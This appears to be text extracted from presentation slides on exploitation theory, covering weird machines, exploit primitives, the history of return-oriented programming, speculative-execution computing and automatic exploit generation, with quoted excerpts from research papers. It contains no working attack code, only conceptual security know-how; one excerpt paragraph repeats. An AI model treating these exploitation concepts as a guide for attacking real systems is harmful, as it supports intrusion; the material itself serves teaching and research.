
Expression of
intended
abstractions
and behaviors

↓
Top-down
Understanding

**Emergent execution
breakthrough: history & nature**

Emergent behaviors abstract & generalize


Exploit primitives are resilient & compose because they're abstractions



Understanding intermediate abstractions— with Phrack

A Back to the future trip to the 1990s, with 20/20 hindsight

- Phrack led in the art of understanding intermediate abstractions and their un-anticipated re-programming
 - Call stacks as programmable automata (Aleph1, mayhem, Nergal, ...)
 - Binary objects as programs on loaders (Silvio, klog, rix, T. Durden, ...)
 - Heaps as programs on heap managers (MaXX, anonymous, argp & huku, ...)
 - Many more **below-source yet robust abstractions**



Exploitation = reprogramming intermediate abstractions

“Exploit is the best certificate of understanding”



Distributed system conventions

Application-specific data structs

Integration: loaders, ELF, DWARF

Runtime: heaps, vtbls, signals

ABIs, OS binary conventions

Compiler conventions, UB

CPU ISA/Assembly poetry

Microarchitecture

- All of these layers have intended automata that work on internal data structures
 - Version and compilation-stable, mostly
- All of these layers offer primitives
 - Pieces of intended automata & their unintended effects
- These primitives (re)compose into unintended machines


Recon.cx

20+ years of curated software understanding



From ABOs to primitives to weird machines

Primitives = reliably reprogrammable intermediate abstractions



Here I present a way to code any program, or almost any program, in a way such that it can be fetched into a buffer overflow in a platform where the stack (and any other place in memory, but libc) is executable:

<https://seclists.org/bugtraq/2000/Nov/32>

In 7-8 more years, we'll know this as Return Oriented Programming (ROP), Jump Oriented Programming (JOP), and many other kinds of *OP

Then 2002 “About Exploits Writing” set out the vision of **primitives** (composable flaws)

https://www.coresecurity.com/sites/default/files/private-files/publications/2016/05/2002.gera_.About_Exploits_Writing.pdf

Spectre births weird machines, too

NDSS 2019

ExSpectre: Hiding Malware in Speculative Execution

Jack Wampler
University of Colorado Boulder
jack.wampler@colorado.edu

Ian Martiny
University of Colorado Boulder
ian.martiny@colorado.edu

Eric Wustrow
University of Colorado Boulder
ewust@colorado.edu

ExSpectre shares many properties with *weird machines*—a machine which takes advantage of bugs or unexpected idiosyncracies in existing systems to perform arbitrary computation [6], [7]. In particular ExSpectre showcases the ability to use CPU speculation to compute.

- Modern CPU optimization layers contain **enough shared state and logic** to form a transient, mostly unobservable emergent computing/execution environment
- **Interactions** between different CPU optimizations' internal states can serve as logical **gates and circuits** adding up to a virtual CPU
 - Programmed by seemingly meaningless series of memory reads and writes
 - Results are read off as timings of races

ASPLOS 2021, Distinguished paper

Computing with Time: Microarchitectural Weird Machines

Dmitry Evtyushkin
devtyushkin@wm.edu
William & Mary
United States

Jeffrey A. Eitel
jeitel@perspectalabs.com
Perspecta Labs
United States

Thomas Benjamin
tbenjamin@perspectalabs.com
Perspecta Labs
United States

Angelo Sapello
asapello@perspectalabs.com
Perspecta Labs
United States

Jesse Elwell
jelwell@perspectalabs.com
Perspecta Labs
United States

Abhrajit Ghosh
aghosh@perspectalabs.com
Perspecta Labs
United States

Lifting right, to the right representations

Wild intractable and/or undecidable problems appear

Exploitation = proofs + programming

Exploits are proofs, exploitation is verification

The idea is to identify security-critical software bugs so they can be fixed first.

BY THANASSIS AVGERINOS, SANG KIL CHA, ALEXANDRE REBERT, EDWARD J. SCHWARTZ, MAVERICK WOO, AND DAVID BRUMLEY

Automatic Exploit Generation

ATTACKERS COMMONLY EXPLOIT buggy programs to break into computers. Security-critical bugs pave the way for attackers to install trojans, propagate worms, and use victim computers to send spam and launch denial-of-service attacks. A direct way, therefore, to make computers more secure is to find security-critical bugs before they are exploited by attackers.

How would you go about finding the unknown exploitable ones that still lurk?

Given a program, the automatic exploit generation (AEG) research challenge is to both automatically find bugs and generate working exploits. The generated exploits unambiguously demonstrate a bug is security-critical. Successful AEG solutions provide concrete, actionable information to help developers decide which bugs to fix first.

Our research team and others cast AEG as a program-verification task but with a twist (see the sidebar “History of AEG”). Traditional verification takes a program and a specification of safety as inputs and verifies the program satisfies the safety specification. The twist is we replace typical safety properties with an “exploitability” property, and the “verification” process becomes one of finding a program path where the exploitability property holds. Casting AEG in a verification framework ensures AEG techniques are based on a firm theoretic foundation. The verification-based approach guarantees sound analysis, and automatically generating an exploit provides proof that the reported bug is security-critical.

Verification involves many well-known scalability challenges, several of which are exacerbated in AEG. Each

Our research team and others cast AEG as a program-verification task but with a twist (see the sidebar “History of AEG”). Traditional verification takes a program and a specification of safety as inputs and verifies the program satisfies the safety specification. The twist is we replace typical safety properties with an “exploitability” property, and the “verification” process becomes one of finding a program path where the exploitability property holds. Casting AEG in a verification framework ensures AEG techniques are based on a firm theoretic foundation. The verification-based

“Verification .. becomes finding a program path [with] the **exploitability property**”

Automated Exploitation Grand Challenge

Julien Vanegue's AEG Grand Challenge Problems

The Automated Exploitation Grand Challenge

Tales of Weird Machines

Julien Vanegue

julien.vanegue@gmail.com

